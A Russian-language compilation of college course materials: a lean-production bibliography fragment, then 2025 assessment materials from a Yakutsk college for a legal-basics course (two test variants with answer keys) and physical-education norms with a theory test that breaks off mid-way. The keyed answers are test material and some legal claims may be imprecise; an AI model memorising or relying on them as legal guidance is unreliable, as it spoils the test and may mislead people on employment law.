20 Иллюстрированный глоссарий по бережливому производству. / Под ред. Ч. Марчвински и Дж. Шука. // Пер. с англ. – М.: Альпина Бизнес Букс: CBSD, Центр развития деловых навыков, 2005 – 123 с.

21 Синго, С. Изучение производственной системы Тойоты с точки зрения организации производства. // Пер. с англ. – М.: ИКСИ, 2010. – 312 с.

22 СТО 02069024.101-2015. Работы студенческие. Общие требования и правила оформления. – Введ. 2016-02-08. – Оренбург: ОГУ, 2015. – 89 с. – Режим доступа: http://www.osu.ru/doc/385.

23 Семѐнычев, Ф. Проект «оптимизация процесса переналадки на стержневом участке ЛЦ-3 ПСЛ с применением принципов SMED». – Режим доступа: http://www.up-pro.ru/library/production_management/lean/smed-kamaz.html.

24 Официальный сайт компании ООО «Нефтеспецмонтаж-Лик». – Режим доступа: http://nsmlik.ru/vidy-deyatelnosti/remont-zapornoy-armatury.

25 История внедрения бережливого производства в ОАО «РЖД»: подробное описание опыта / Интернет-журнал интегрированного подхода в управлении и продвижению технологий делового совершенствования. – Режим доступа: http://www.lean6sigma.org.ua/2012/04/lean_implementation_in_russian_railways.

26 Стандартизированная работа. – М.: Институт комплексных стратегических исследований, 2007. – 152 с.

27 Картирование потока создания ценности / Официальный сайт Центра систем менеджмента качества. – Режим доступа: http://center-smk.ru/category/leanmanufacturing.

28 Токарные станки / Адаптированный текст 3-го издания Энциклопедии безопасности и гигиены труда. – Режим доступа: http://base.safework.ru/iloenc.

29 Кузьмин А.М., Высоковская Е.А. Интеллектуальные инструменты инноваций. Система канбан / Официальный сайт ООО «Финансово-промышленная группа «КМБ». – Режим доступа: http://fg-kmb.ru/sistema-kanban.

30 Официальный сайт ОАО «ТВЗ». – Режим доступа: http://www.tvz.ru/safe_production/instrlin/info_detail.php.

31 Попов, А. Канбан, здравый смысл, MRP и метла / Блог о производственном менеджменте «Leaninfo.ru». – Режим доступа: http://www.leaninfo.ru/2011/04/25/kanban-zdravyj-smysl-mrp-i-metla.

ОСНОВЫ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Оценочные материалы
для промежуточной аттестации
по дисциплине
СГ.07. Правовое обеспечение профессиональной деятельности

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине СГ.07. Правовое обеспечение профессиональной деятельности предназначены для оценки запланированных результатов по дисциплине, общих и профессиональных компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины СГ.07. Правовое обеспечение профессиональной деятельности обучающийся должен:

уметь:

$У_1$ - применять требования законодательных и других нормативных актов при организации и выполнении работ;

$У_2$ - защищать свои права в соответствии с трудовым законодательством Российской Федерации;

знать:

$З_1$ - нормативные правовые акты, регулирующие правоотношения в процессе профессиональной деятельности;

$З_2$ - права и обязанности работников в сфере профессиональной деятельности.

Промежуточная аттестация проходит в форме ***дифференцированного зачета.***

Оценочные материалы содержат тестовые задания (перечень вопросов и задач) - тест состоит из 20 вопросов и 6 задач.

Тест состоит из 2 частей.

Часть А представляет собой задания закрытого и открытого типа.

Задания №№1-16 (вариант-1) и №№1-17 (вариант-2): задания закрытого типа, где необходимо выбрать один или несколько правильных ответов

Задания №№ 17-20 (вариант-1) и №№18-20 (вариант-2): задания открытого типа – необходимо написать одно слово или словосочетание.

Часть Б – задачи – необходимо написать правильное решение предложенной ситуации.

Критерии оценки

Уровень подготовки студентов оценивается в баллах: «отлично», «хорошо», «удовлетворительно», «неудовлетворительно».

Критерии оценки тестовых заданий (часть А)
Каждый правильный ответ оценивается в 1 балл.
Критерии оценки задач (часть Б):
2 балла – ответ полный, соответствует эталону
1 балла – ответ неполный, есть неточности
0 баллов – ответ не соответствует эталону

Общая оценка теста:

Результативность		**Качественная оценка уровня**	
% правильных ответов	**баллы**	**оценка**	**вербальный аналог**
90 ÷ 100	50-55	5	Отлично
80 ÷ 89	44-49	4	Хорошо
70 ÷ 79	38-43	3	Удовлетворительно
менее 70	37 и менее	2	неудовлетворительно

Матрица покрытия освоенных знаний и умений по учебной дисциплине заданиями теста
СГ.07. Правовое обеспечение профессиональной деятельности

Освоенные результаты	Номера заданий теста																										
		Часть А																					Часть Б					
	вар	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	1	2	3	4	5	6
Умения																											
Применять требования законодательных и других нормативных актов при организации и выполнении работ	1											+															
	2											+									+						
Защищать свои права в соответствии с трудовым законодательством Российской Федерации	1			+		+						+									+		+		+		
	2														+								+			+	+
Знания																											
нормативные правовые акты, регулирующие правоотношения в процессе профессиональной деятельности	1		+		+			+		+			+											+			
	2				+															+								
права и обязанности работников в сфере профессиональной деятельности	1	+																		+	+		+			+	
	2								+																	+	

Эталон ответов
на тест
для промежуточной аттестации
по дисциплине
СГ.07. Правовое обеспечение профессиональной деятельности
для специальности 09.02.09 Веб-разработка

1 вариант

№ вопроса	Правильный ответ	Количество баллов
Часть А		
1	А в г	3
2	Б	1
3	Б,в,г	3
4	А в	2
5	А б г	3
6	А	1
7	Б	1
8	А,в	2
9	А д	2
10	Б в	2
11	А в	2
12	Б	1
13	А в	2
14	А б	2
15	А в г	3
16	А в	2
17	Б в г д	4
18	Административным правоотношением признается **проступок**, виновное действие или **бездействие** физического или юридического лица, за которое установлена **административная** ответственность.	3
19	Безработные – это трудоспособные граждане, которые не имеют **работы** и **активно ее ищут**, зарегистрированы в службе **занятости** в целях поиска подходящей работы и готовы приступить к ней.	3
20	Приказ работодателя о применении дисциплинарного взыскания должен быть объявлен работнику в течение **3** дней.	1
	ВСЕГО	**43**

Часть Б		
Задача 1	Причиной отказа Ивановой С.И. в качестве безработной является наличие у нее временной работы	2
Задача 2	При переводе работника с должности на другую должность испытательный срок устанавливать нельзя	2
Задача 3	Решение неправомерно в отношении отпуска. А вот заработная плата сократится, т.к. оплата труда при неполном рабочем времени производится пропорционально отработанному времени или в зависимости от выработки. Статья 93 ТК РФ гласит: работа на условиях неполного рабочего времени не влечет для работника каких- либо ограничений продолжительности ежегодного отпуска, исчисления трудового стажа и других трудовых прав	2
Задача 4	По ст. 702 Гражданского кодекса РФ договор о выполнении данных работ является договором подряда и регулируется нормами не трудового права, а гражданского права. Таким образом, требования Петрова неправомерны, оплаты больничного листа быть не может	2
Задача 5	Действия работодателя не законны. Он не имеет право не отпустить работника в оплачиваемый отпуск. По ст. 173 ТК РФ студент имеет право на 1-2 курсах Вуза по 40 дней, а на последующих курсах- по 50 дней отпуска на сессию. Для подготовки и защиты выпускной работы и сдачи государственных экзаменов- 4 месяца; Учебу заочно скрывать от работодателя не надо	2
Задача 6	Отказ в назначении пенсии возможен потому, что работник работал не официально и его работодатель не отчислял за него страховые взносы. Работнику в этом случае будет назначена социальная пенсия.	2
	ВСЕГО:	**12**
	ИТОГО:	**55**

Эталон ответов
на тест
для промежуточной аттестации
по дисциплине
СГ.07. Правовое обеспечение профессиональной деятельности
для специальности 09.02.09 Веб-разработка

вариант2

№ вопроса	Правильный ответ	Количество баллов
Часть А		
1	А в	2
2	Б	1
3	г	1
4	А в	2
5	А в	2
6	В г	2
7	Б	1
8	Б в	2
9	А в г д	4
10	А в	2
11	А б г	3
12	Б в	2
13	б в	2
14	А б	2
15	Б в д	3
16	б в	2
17	При сокращении работника и ликвидации фирмы работодатель должен выдать работнику **письменное уведомление** об увольнении за **2** месяца, и должен выплатить работнику **пособие** в размере **средней заработной платы** за **2** месяца.	5
18	Заключение трудового договора допускается с лицами, достигшими **16** лет.	1
19	Трудовая книжка является основным документом о трудовой деятельности и **стаже** работника. В ней записываются **поощрения**, а в случае увольнения работника трудовая книжка должна быть выдана в течение **3** дней.	3
20	Неиспользование земельного участка из земель сельхоз. назначения для ведения сельхоз. производства согласно КоАП РФ СТ.8.8 п.2 влечет наложения штрафа на граждан в размере **от 0,3 до 0,5 %** кадастровой стоимости земельного участка.	1
	ВСЕГО:	43

Часть Б		
Задача 1	Администрация не права. Хитровой А.И. согласно ст178 положено выходное пособие в размере 2-х недельной средней заработной платы и компенсации за отпуск – в случае неиспользования оплачиваемого отпуска	2
Задача 2	Данное увольнение правомерно, т.к. на него не распространяется запрет, содержащийся в ст. 81 ТК РФ, трудовой договор расторгается в связи с истечением срока. Больничный лист должен быть оплачен полностью	2
Задача 3	Согласно ст. 142 ТК РФ, в случае задержки выплаты заработной платы на срок более 15 дней работник имеет право, известив работодателя в письменной форме, приостановить работу на весь период о выплаты задержанной суммы. В период приостановления работы работник имеет право в свое рабочее время отсутствовать на рабочем месте. – ст. 236 ТК РФ. Размер компенсации составляет – 1/ 150 ставки рефинансирования ЦБ от всей невыплаченной суммы за каждый день плюс моральная компенсация, установленная коллективным договором	2
Задача 4	Иск о возмещении материального и морального вреда может быть предъявлен как непосредственно водителю, так и собственнику имущества- ст. 1079 Гражданского кодекса, ч.1	2
Задача 5	Если уже написано заявление о предоставлении ежегодного отпуска, то действия работодателя признать незаконными нельзя. (только если не было принуждения со стороны работодателя). Ваше право в будущем- писать заявление об оплачиваемом отпуске во время очередной сессии	2
Задача 6	Оплата больничного по уходу за больным ребенком не положена, т.к. работница уже использовала 45 дней, положенные ей по оплате за больничного по уходу за ребенком от 7 до 15 лет. Больничный выписывать необходимо, т.к. иначе могут уволить	2
	ВСЕГО:	12
	ИТОГО:	**55**

Тест
для промежуточной аттестации
по дисциплине
СГ.07. Правовое обеспечение профессиональной деятельности
для специальности 09.02.09 Веб-разработка

Инструкция по выполнению теста
Тест состоит из 2 частей.
Часть А – тестовые задания. В заданиях 1-17 необходимо выбрать один или несколько правильных ответов. В заданиях 18-20 необходимо правильный ответ записать словом или словосочетанием. Часть Б – решить задачу: ответ написать словами.
Внимательно прочитайте задания и ответы запишите на бланке.
Время выполнения задания – 45 минут

1 вариант

Часть А

Выберите один или несколько правильных ответов

1. Назвать корректные выражения:
А. юридическими лицами могут быть организации, преследующие извлечение прибыли в качестве основной цели;
Б. правоспособность юридического лица возникает с момента подачи документов для регистрации;
В. правоспособность юридического лица возникает с момента регистрации;
Г. правоспособность юридического лица прекращается в момент его ликвидации;

2. Если работник не приступил к выполнению своих обязанностей в день начала работы, то работодатель имеет право согласно ТК:
А. наложить штраф;
Б. аннулировать трудовой договор;
В. объявить выговор;
Г. понизить в должности;

3. Реорганизация юридического лица – это:
А. ликвидация юридического лица без правопреемства;
Б. ликвидация юридического лица с правопреемством;
В. разделение юридического лица;
Г. выделение филиала юридического лица;

4. Назвать корректные выражения:
А. юридическое лицо действует на сновании устава, либо учредительного договора и устава;
Б. учредительный договор юридического лица утверждается, а устав заключается его учредителями;
В. предмет и определенные цели деятельности коммерческих организаций должны быть обязательно предусмотрены учредительными документами;
Г. юридическое лицо, являющееся коммерческой организацией, не обязательно имеет фирменное наименование;

5. Для заключения трудового договора необходимые следующие документы
А. паспорт;
Б. трудовая книжка;
В. медицинская справка;
Г. документ воинского учета;
Д. характеристика;
Е. свидетельство о заключении брака;

6. Акционеры:
А. несут риск убытков в пределах стоимости принадлежащих им акций;
Б. отвечают по обязательствам АО;
В. имеют право принимать решения от имени всего АО;

7. Отсутствие в трудовом договоре условий об испытании означает, что работник принят на работу:
А. на временной основе;
Б. без испытаний;
В. с испытанием сроком 3 месяца;
Г. на общественных началах;

8. Исключить лишнее:
А. статус индивидуального предпринимателя наступает с момента подачи документов на регистрацию;
Б. для регистрации в качестве индивидуального предпринимателя, являющегося несовершеннолетним, требуется письменное согласие родителей;
В. отказ в государственной регистрации гражданина в качестве индивидуального предпринимателя не может быть ни при каких обстоятельствах;

9.Работодатель имеет право отстранить от работы работника:
А. появившегося на работе в состоянии алкогольного опьянения;
Б. опоздания на работу;
В. из-за личной неприязни к работнику;
Д. при выявлении в соответствии с медицинским заключением противопоказаний для выполнения работником работы;

10. Трудовые договора могут заключаться:
А. на срок 10 лет;
Б. на неопределенный срок;
В. на срок не более 5 лет;

11. Целями комплексных кадастровых работ органов исполнительной власти субъектов РФ являются:
А. уточнение границ земельного участка;

Б. установление права собственности на земельный участок:
В. Установление или уточнение местоположения объектов собственности;

12. Материальная ответственность работника по Трудовому праву за нанесенный ущерб организации состоит:

А. из возмещения полной стоимости нанесенного ущерба;
Б. не более стоимости средней заработной платы работника;
В. из возмещения полной стоимости ущерба и упущенной выгоды;

13. В целях самозащиты трудовых прав работник, известив работодателя в письменной форме:

А. может отказаться от выполняемой работы, не предусмотренной трудовым договором;
Б. не может отказаться от работы, не предусмотренной трудовым договором;
В. может расторгнуть трудовой договор с работодателем;

14. Индивидуальные трудовые споры рассматриваются:

А. в комиссии по трудовым спорам; Б. в суде;
В. у непосредственного начальника;
Г. в налоговой инспекции по месту жительства;

15. Указать корректные высказывания:

А. работник имеет право расторгнуть Трудовой договор, предупредив об этом работодателя в письменной форме за 2 недели;

Б. в случае, когда работник сам подал заявление об увольнении, то после подачи он уже не сможет отозвать его;

В. по истечении срока предупреждения об увольнении работник имеет право прекратить работу;

Г. если по истечении срока предупреждения об увольнении Трудовой договор не был расторгнут, и работник не настаивает на увольнении, то действие договора продолжается;

16. В случае признания судом увольнения или перевода работника на другую работу незаконным:

А. работник должен быть восстановлен на прежней работе;
Б. работник не должен быть восстановлен на прежней работе;
В. работник должен получить средний заработок за время вынужденного прогула или разницу в заработке за все время выполнения нижеоплачиваемой работы;

17. Административными проступками являются:

А. невыполнение условий сделки; Б. нарушение правил дорожного движения;
В. уклонение от уплаты налогов; Д. безбилетный проезд;
Г. распитие спиртных напитков в общественном месте;
Е. контрабанда.

Дополните

18. Административным правоотношением признается _____, виновное действие или _____ физического или юридического лица, за которое установлена_____ ответственность.

19. Безработные – это трудоспособные граждане, которые не имеют _____и _____зарегистрированы в службе_____ в целях поиска подходящей работы и готовы приступить к ней.

20. Приказ работодателя о применении дисциплинарного взыскания должен быть объявлен работнику в течение _____ дней.

Часть Б

Задача №1: Иванова С.И. после окончания колледжа нашла временную работу, т.к. ее родители нуждались в уходе по состоянию здоровья. Некоторое время спустя родители вышли на пенсию и Иванова С.И. хотела зарегистрироваться в качестве безработной в центре занятости, но ей было отказано. Что могло послужить причиной отказа Ивановой в качестве безработной?

Задача №2: Симонов В.В. был переведен на другую должность в связи с реорганизацией предприятия. Права ли администрация, назначая ему при переводе испытательный срок, мотивируя это отличие в профиле работы?

Задача №3: Усманова М.Р. работает в бухгалтерии ОАО «Парус». Она обратилась к администрации с просьбой установить ей сокращенный рабочий день, т.к. у нее ребенок – инвалид 11 лет. Рассмотрев ее заявление, ей ответили, что неполное рабочее время установят, но заработная плата будет меньше и отпуск, соответственно сократится. Права ли администрация?

Задача №4: Для проведения столярных работ организация заключила договор со столяром Петровым И.С., временно нигде не работающим. Он обязался в течение месяца выполнить ряд строительных работ, а администрация должна была уплатить ему определенную сумму денег. Выполняя работу, Петров упал с лестницы и в течение 2-х недель был нетрудоспособен, поэтому работу он завершил позднее. При производстве расчета за выполненную работу Петров потребовал, чтобы ему был оплачен листок нетрудоспособности за время болезни, поскольку он получил травму на работе. Помимо этого, он потребовал, чтобы поступление на работу и увольнение с нее были записаны в трудовую книжку для подтверждения стажа работы. Как должна поступить администрация?

Задача №5: Выпускник ПНК учится на 4 курсе Вуза заочно. Написал заявление на отпуск на время сессии, но его руководитель отказал. Правомерно ли поступил руководитель?

Задача №6: Работник обратился в пенсионный фонд для оформления пенсии по старости. Ему отказали. Как выдумаете, что явилось причиной отказа в назначении пенсии?

Тест
для промежуточной аттестации
по дисциплине
СГ.07. Правовое обеспечение профессиональной деятельности
для специальности 09.02.09 Веб-разработка

Инструкция по выполнению теста

Тест состоит из 2 частей.
Часть А – тестовые задания. В заданиях 1-17 необходимо выбрать один или несколько правильных ответов. В заданиях 18-20 необходимо правильный ответ записать словом или словосочетанием. Часть Б – решить задачу: ответ написать словами.
Внимательно прочитайте задания и ответы запишите на бланке.
Время выполнения задания – 45 минут

2 вариант

Часть А

Выберите один или несколько правильных ответов

1. Исключить лишнее:
А. статус индивидуального предпринимателя наступает с момента подачи документов;
Б. статус индивидуального предпринимателя наступает с момента государственной регистрации;
В. статус индивидуального предпринимателя наступает с момента получения регистрационного свидетельства;

2. Административное право – это отрасль законодательства, которая регулирует отношения в сфере:
А. бизнеса Б. управления
В. Культуры Г. образования

3. Исключить лишнее:
Собственник имущества по своему усмотрению может:
А. совершать в отношении имущества любые действия, не противоречащие закону;
Б. отдавать свое имущество в залог;
В. оставить по своему желанию наследникам;
Г. совершать в отношении имущества действия только с согласия нотариуса;

4. Назвать корректные выражения:
А. отказ от государственной регистрации юридического лица допускается только в случае не предоставления необходимых документов;
Б. отказа от государственной регистрации юридического лица не может быть ни при каких условиях;
В. отказ от государственной регистрации юридического лица может быть в случае нецелесообразности данного бизнеса;
Г. государственная регистрация юридического лица состоит во внесении записи о вновь созданном юридическом лице в единый государственный реестр юридических лиц;

5. Исключить лишнее: Прекращение трудовых отношений после причинения вреда работодателю:
А. возможно, но это влечет за собой освобождение стороны трудового договора от материальной ответственности;
Б. возможно, но это не влечет за собой освобождение стороны трудового договора от материальной ответственности;
В. невозможно до тех пор, пока не будет возмещен материальный ущерб;

6. Причинами расторжения трудового договора по инициативе работодателя являются:
А. признание работника нетрудоспособным;
Б. смерть работника;
В. неоднократное неисполнение работником трудовых обязанностей;
Г. сокращение численности работников;
Д. не избрание на должность;

7. Купить акции предприятия - это значит:
А. стать кредитором предприятия;
Б. стать совладельцем предприятия;
В. нести ответственность за долги АО;

8. Работник обязан приступить к исполнению обязанностей со дня определенного:
А. уставом фирмы; Б. приказом директора фирмы;
В. трудовым договором; Г. письменным заявлением работника;

9. Укажите существенные условия трудового договора
А. место работы;
Б. место жительства работника;
В. дата начала работы;
Г. наименование должности, специальности, профессии с указанием квалификации;
Д. условия оплаты;
Е. социальные выплаты;

10. Комиссия по трудовым спорам при отсутствии работника по уважительной причине:
А. не рассматривает трудовой спор;
Б. рассматривает трудовой спор;
В. требует документального подтверждения уважительной причины отсутствия работника;

11. Согласно ФЗ №218 от 13 июля 2015 г. «О государственной регистрации недвижимости», зарегистрировать такие объекты можно только при наличии следующих документов:

А. паспорт;

Б. правоустанавливающий документ на земельный участок;

В. разрешение местных органов власти;

Г. документы о межевания земельного участка;

12. Трудовые споры, рассматриваемые в суде,

А. облагаются судебной пошлиной;

Б. освобождают работника от оплаты пошлины и судебных расходов;

В. судебная пошлина и судебные расходы оплачиваются за счет работодателя;

13. Несовершеннолетние работники могут быть привлечены к полной материальной ответственности:

А. на общих основаниях с остальными категориями работников;

Б. только при умышленном причинении вреда;

В. при умышленном причинении вреда, а также причинении вреда в состоянии алкогольного, наркотического или иного токсического опьянения;

14. Исключить лишнее:

Прекращение прав собственности возникает:

А. при отчуждении собственности другим лицом;

Б. при принудительном изъятии у собственника имущества;

В. гибели или уничтожении имущества;

Г. при обращении взыскания на имущество по обязательствам;

15. Условиями ограничения гражданской правоспособности физического лица являются:

А. достижение 18 лет; Б. лишение свободы;

В. служба в армии; Г. вступление в брак;

Д. выполнение гражданином должностных функций;

16.Указать корректные выражения:

А. передача перехода права собственности в доверительное управление влечет переход права собственности доверительному управляющему;

Б. при разделе имущества, находящегося в совместной собственности выдел доли каждого, определяется только судом;

В. при разделе совместного имущества доля каждого признается равной;

Г. доверительный управляющий осуществляет управление имуществом только по своему усмотрению;

Дополните

17. При сокращении работника и ликвидации фирмы работодатель должен выдать работнику _____ об увольнении за ____ месяца, и должен выплатить работнику _____ в размере _____ за _____ месяца.

18. Заключение трудового договора допускается с лицами, достигшими ____лет.

19. Трудовая книжка является основным документом о трудовой деятельности и _____ работника. В ней записываются_____, а в случае увольнения работника трудовая книжка должна быть выдана в течение _____дней.

20. Неиспользование земельного участка из земель сельхоз. назначения для ведения сельхоз. производства согласно КоАП РФ СТ.8.8 п.2 влечет наложения штрафа на граждан в размере _____ кадастровой стоимости земельного участка.

Часть Б

Задача №1: Хитрова А.И. была принята на временную работу с 5 января сроком на 4 месяца для замены нормировщицы Евсеевой Г.Л., которая ушла в декретный отпуск по беременности и родам. После этого отпуска Евсеева получила дополнительно 6-ти месячный отпуск по уходу за ребенком. В общей сложности Хитрова заменяла Евсееву непрерывно 10 месяцев. По возвращении Евсеевой из отпуска Хитрова была уволена без выплаты выходного пособия и компенсации за отпуск-как временный работник. Права ли администрация в этом решении?

Задача №2: Иванов В.А. работал в ООО «Вымпел» по трудовому договору и заболел. Срок действия его договора истек во время его болезни, и его уволили. Правомерно ли такое увольнение?

Задача №3: Работодатель 4 месяца не платил заработную плату Сидорову М.С. Что посоветуете вы ему в этой непростой ситуации?

Задача №4: Иванов И.Д., управляя автомашиной по доверенности, совершил наезд на Смирнова С., переходившего проезжую часть, в результате чего последний был доставлен в больницу. По излечении Смирнов предъявил гражданский иск к собственнику имущества о возмещении материального и морального вреда. Правильно ли поступил потерпевший?

Задача №5: Выпускник ПНК учится заочно, желает получить высшее образование. Во время очередной сессии руководство организации вынуждает его брать очередной отпуск. Законно ли это? Можно ли что-нибудь изменить, учитывая, что он уже написал заявление на очередной отпуск?

Задача №6: Ребенку 10 лет, он часто болеет. В текущем году работница уже 45 дней была на больничном по уходу за ребенком. Оплатит ли ей работодатель очередной больничный?

1.2. Сформированность компетенций обучающихся

В результате освоения дисциплины СГ.07. Правовое обеспечение профессиональной деятельности обучающийся должен показать также и сформированоость общих компетенций:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой *и финансовой грамотности в различных жизненных ситуациях*	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах

Российской Федерации с учетом особенностей социального и культурного контекста	- способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по дисциплине
СГ.04. Физическая культура

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине СГ.04. Физическая культура предназначены для контроля и оценки освоения дисциплины и общих компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка уровня освоения дисциплины

Дисциплина СГ.04. Физическая культура является обязательной дисциплиной социально-гуманитарного цикла, изучается в течение 4х семестров.

После каждого семестра – промежуточная аттестация – ***дифференцированный зачет.***

Оценочные материалы для промежуточной аттестации – комплекс нормативов (тестов), необходимых для сдачи в каждом семестре.

Оценочные материалы последнего семестра (дифференцированный зачет) состоят из 2 частей:

- комплекс нормативов (тестов), необходимых для сдачи
- тест по теоретической части дисциплины.

В результате освоения дисциплины СГ.04. Физическая культура обучающийся должен

уметь:

$У_1$ - использовать физкультурно-оздоровительную деятельность для укрепления здоровья, достижения жизненных и профессиональных целей;

знать:

$З_1$ - о роли физической культуры в общекультурном, профессиональном и социальном развитии человека;

$З_2$ - основы здорового образа жизни.

Промежуточная аттестация

Промежуточная аттестация проходит в форме **дифференцированного *зачета***.

Каждый семестр оцениваются достигнутые результаты в физкультурно-оздоровительной деятельности (зачеты по видам спорта, ОФП, легкая атлетика, лыжная подготовка и/или профессионально-прикладная физическая подготовка). Оценивание проходит по рейтинговой системе.

3 семестр

№ п/п	Наименование тестов	Коэффи-циент	Минимальное количество баллов с учетом коэффициента
1	Бег 100 метров	7	21
2	Бег 1000 метров	7	21
3	Челночный бег «Елочка»	4	12
4	Подтягивание на перекладине	5	15
5	Прием мяча из 6 в зону 3 с подачи	4	12
6	Подача мяча на точность	5	15
7	Сгибание и разгибание рук в упоре лежа	3	9
8	Приседание с собственным весом на время	3	9
9	Прыжки через гимнастическую скакалку	4	12
10	Толчок 2-х гирь по длинному циклу	5	15
	ИТОГО (минимальное количество)		**141**

4 семестр

№ п/п	Наименование тестов	Коэффи-циент	Минимальное количество баллов с учетом коэффициента
1	Передача в тройках за 30 сек	4	12
2	Штрафной бросок 10 бросков	4	12
3	Подтягивание на перекладине	5	15
4	Обводка с броском в кольцо	5	15
5	Толчок двух гирь от груди	5	15
6	Рывок одной гири из виса	5	15
7	Бег 100 метров	7	21
8	Бег 1000 метров	7	21
	ИТОГО (минимальное количество)		**126**

5 семестр

№ п/п	Наименование тестов	Коэффи-циент	Минимальное количество баллов с учетом коэффициента
1	Бег 100 метров	7	21
2	Бег 1000 метров	7	21
3	Подтягивание на перекладине	5	15
4	Прием мяча из 6зоны в 3зону	4	12
5	Подача на точность	5	15
6	Нападающий удар на точность	4	12
7	Отжимание от пола	3	9
8	Приседание	3	9
9	Прыжки через скамейку	4	12
10	Толчок по длинному циклу	5	15
	ИТОГО (минимальное количество)		**141**

6 семестр

№ п/п	Наименование тестов	Коэффи-циент	Минимальное количество баллов с учетом коэффициента
1	Передача в тройках за 30 сек	4	12
2	Штрафной бросок 10 бросков	4	12
3	Подтягивание на перекладине	5	15
4	Обводка с броском в кольцо	5	15
5	Рывок одной гири из виса	5	15
6	Бег 100 метров	7	21
7	Бег 1000 метров	7	21
	ИТОГО (минимальное количество)		**111**

Для освобожденных – защита рефератов, для обучающихся специальных медицинских групп – посещение учебных занятий и сдача нормативов без учета времени. К обучающимся специальной медицинской группы рейтинговая система не применяется.

Тест представлен в 6 вариантах по 29 вопросов, включающих в себя выбор одного правильного ответа из предложенных по темам: Общефизическая подготовка, Физиологические основы организма, здоровый образ жизни, виды спорта (баскетбол, волейбол, настольный теннис, легкая атлетика)

Критерии оценивания теста

Общее количество правильных ответов **– 29**
25-29 правильных ответов – оценка **«отлично»**
20-24 правильных ответов – оценка **«хорошо»**
15-19 правильных ответов – оценка **«удовлетворительно»**
Менее 15 правильных ответов – оценка **«неудовлетворительно»**

ТЕСТ (проверка знаний) по дисциплине СГ.04. Физическая культура

Инструкция

Внимательно прочитайте вопросы и выберите один правильный ответ. Ответ запишите в бланк. Время выполнения теста – 20 мин

Вариант-1

1. Документ, являющийся основанием для проведения соревнований, - это:
   1. Протокол соревнований. 2. Положение о соревнованиях.
   3. Карточка участника.

2. Физические упражнения и некоторые другие виды деятельности, имеющие характер состязания это:
   1. Соревнования. 2. Спорт. 3. Физическая подготовка.

3. Физическое воспитание, направленное на подготовку человека к трудовой деятельности – это:
   1. Профессиональная подготовка.
   2. Специальная подготовка. 3. Физическая подготовка.

4. Автоматизированный способ управления движениями в целостном двигательном действии – это:
   1. Двигательные знания. 2. Двигательные умения.
   3. Двигательные навыки.

5. Система координирующая и регулирующая деятельность организма называется:
   1. Кровеносная система. 2. Сердечно-сосудистая система.
   3. Нервная система.

